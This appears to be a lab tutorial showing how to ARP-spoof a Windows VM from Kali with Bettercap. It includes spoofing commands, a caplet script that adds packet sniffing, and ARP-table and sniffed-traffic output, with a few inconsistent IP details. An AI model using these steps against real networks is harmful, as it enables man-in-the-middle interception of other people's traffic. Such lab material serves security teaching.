
ARP Table Changes on Target

Before Attack

(Record ARP table before spoofing)

After Attack

- Duplicate entries appear for the gateway IP, showing the MAC address of the attacker.
- Indicates successful spoofing.



The screenshot shows a Windows 10 virtual machine running on QEMU/KVM. A command prompt window is open, displaying the results of the 'arp -a' command twice. The first output shows the initial state of the ARP table, and the second output shows the state after an attack, with duplicate entries for the gateway IP (192.168.122.45) highlighted by a red box.

```
Microsoft Windows [Version 10.0.17763.779]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1          52-54-00-3f-5f-94     dynamic
192.168.122.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22             01-00-5e-00-00-16     static
224.0.0.251            01-00-5e-00-00-fb     static
224.0.0.252            01-00-5e-00-00-fc     static
239.255.255.250        01-00-5e-7f-ff-fa     static
255.255.255.255        ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet Instance 0:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::cd03:2dd6:cc59:49f7%3
IPv4 Address. . . . . : 192.168.122.45
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.122.1


C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1          52-54-00-b2-33-13     dynamic
192.168.122.230        52-54-00-b2-33-13     dynamic
192.168.122.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22             01-00-5e-00-00-16     static
224.0.0.251            01-00-5e-00-00-fb     static
224.0.0.252            01-00-5e-00-00-fc     static
239.255.255.250        01-00-5e-7f-ff-fa     static
255.255.255.255        ff-ff-ff-ff-ff-ff     static
```

Made By Muhammad Umer Farooq

✖ Stopping the Attack

Press **Ctrl + C** to stop the current Bettercap session.



```
root@kali: ~
[01:00:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.239 » [01:00:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
192.168.122.0/24 > 192.168.122.239 » [01:00:44] [endpoint.new] endpoint 192.168.122.45 detected as 52:54:00:1a:c4:de.
192.168.122.0/24 > 192.168.122.239 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has
as ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections
going to and coming from the external network. (default=false)
arp.spoof.skip restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.122.0/24 > 192.168.122.239 » set arp.spoof.full duplex true
192.168.122.0/24 > 192.168.122.239 » set arp.spoof.targets 192.168.122.45
192.168.122.0/24 > 192.168.122.239 » arp.spoof on
[01:02:31] [sys.log] [inf] arp.spoof enabling forwarding
[01:02:31] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[01:02:31] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail

192.168.122.0/24 > 192.168.122.239 » ^C
Are you sure you want to quit this session? y/n y
[01:03:43] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[01:03:43] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
root@kali:~#
```

Made By Muhammad Umer Farooq

After Stopping

- ARP table on the target should restore to its original state.

```
Command Prompt
224.0.0.252      01-00-5e-00-00-fc  static
239.255.255.250  01-00-5e-7f-fa    static
255.255.255.255  ff-ff-ff-ff-ff-ff  static

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet Instance 0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::cd03:2dd6:cc59:49f7%3
    IPv4 Address. . . . . : 192.168.122.45
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.122.1

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-b2-33-13    dynamic
192.168.122.239       52-54-00-b2-33-13    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-fa       static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a


Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-3f-5f-94    dynamic
192.168.122.239       52-54-00-b2-33-13    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-fa       static
255.255.255.255       ff-ff-ff-ff-ff-ff    static


C:\Users\IEUser>
```

Automating ARP Spoofing (Using a Caplet Script)

1. Open a Text Editor and Enter the Following Commands:

```
net.probe on
set arp.spoof.full duplex true
set arp.spoof.targets <your_target_ip>
arp.spoof on
net.sniff on
```

 `net.sniff on` enables live packet sniffing of both incoming and outgoing traffic from the target.



Made By Muhammad Umer Farooq

2. Save the File

Save the file as:

arp_spoof.cap


Location:

/root/

Run Caplet Script with Bettercap

Use the following command:

```
bettercap -iface eth0 -caplet arp_spoof.cap
```



Made By Muhammad Umer Farooq

```
CustomKali on QEMU/KVM
File Virtual Machine View Send Key

Apps Places May 4 01:07
root@kali: ~
root@kali: ~ 129x35
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (1.7 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/76864380-9ee8-4f9b-907f-7ccce9c7ca57?P1=174633889...
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (1.7 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (592 B application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (592 B application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (3.4 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (3.4 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:40] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (2.0 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (2.0 kB application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.request] http MSEdGEWIN10 GET tlu.dl.delivery.mp.microsoft.com/f
ilestreamingservice/files/c297dc75-f2fe-4fcd-8841-9d148a468c16?P1=174634862...
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (592 B application/octet-stream)
192.168.122.0/24 > 192.168.122.239 » [01:07:41] [net.sniff.http.response] http 213.202.6.66:80 206 Partial Content -> MSEdGEWIN1
0 (592 B application/octet-stream)
192.168.122.0/24 > 192.168.122.239 »
```



Verification

ARP Table of Target – Before vs After:

- **Before:** Normal unique entries for IP-MAC pairs.
- **After:** Duplicate or spoofed entries showing attacker's MAC address for multiple IPs.

```
Command Prompt
IPv4 Address. . . . . : 192.168.122.45
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.122.1

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-b2-33-13    dynamic
192.168.122.239       52-54-00-b2-33-13    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-3f-5f-94    dynamic
192.168.122.239       52-54-00-b2-33-13    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-b2-33-13    dynamic
192.168.122.239       52-54-00-b2-33-13    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>
```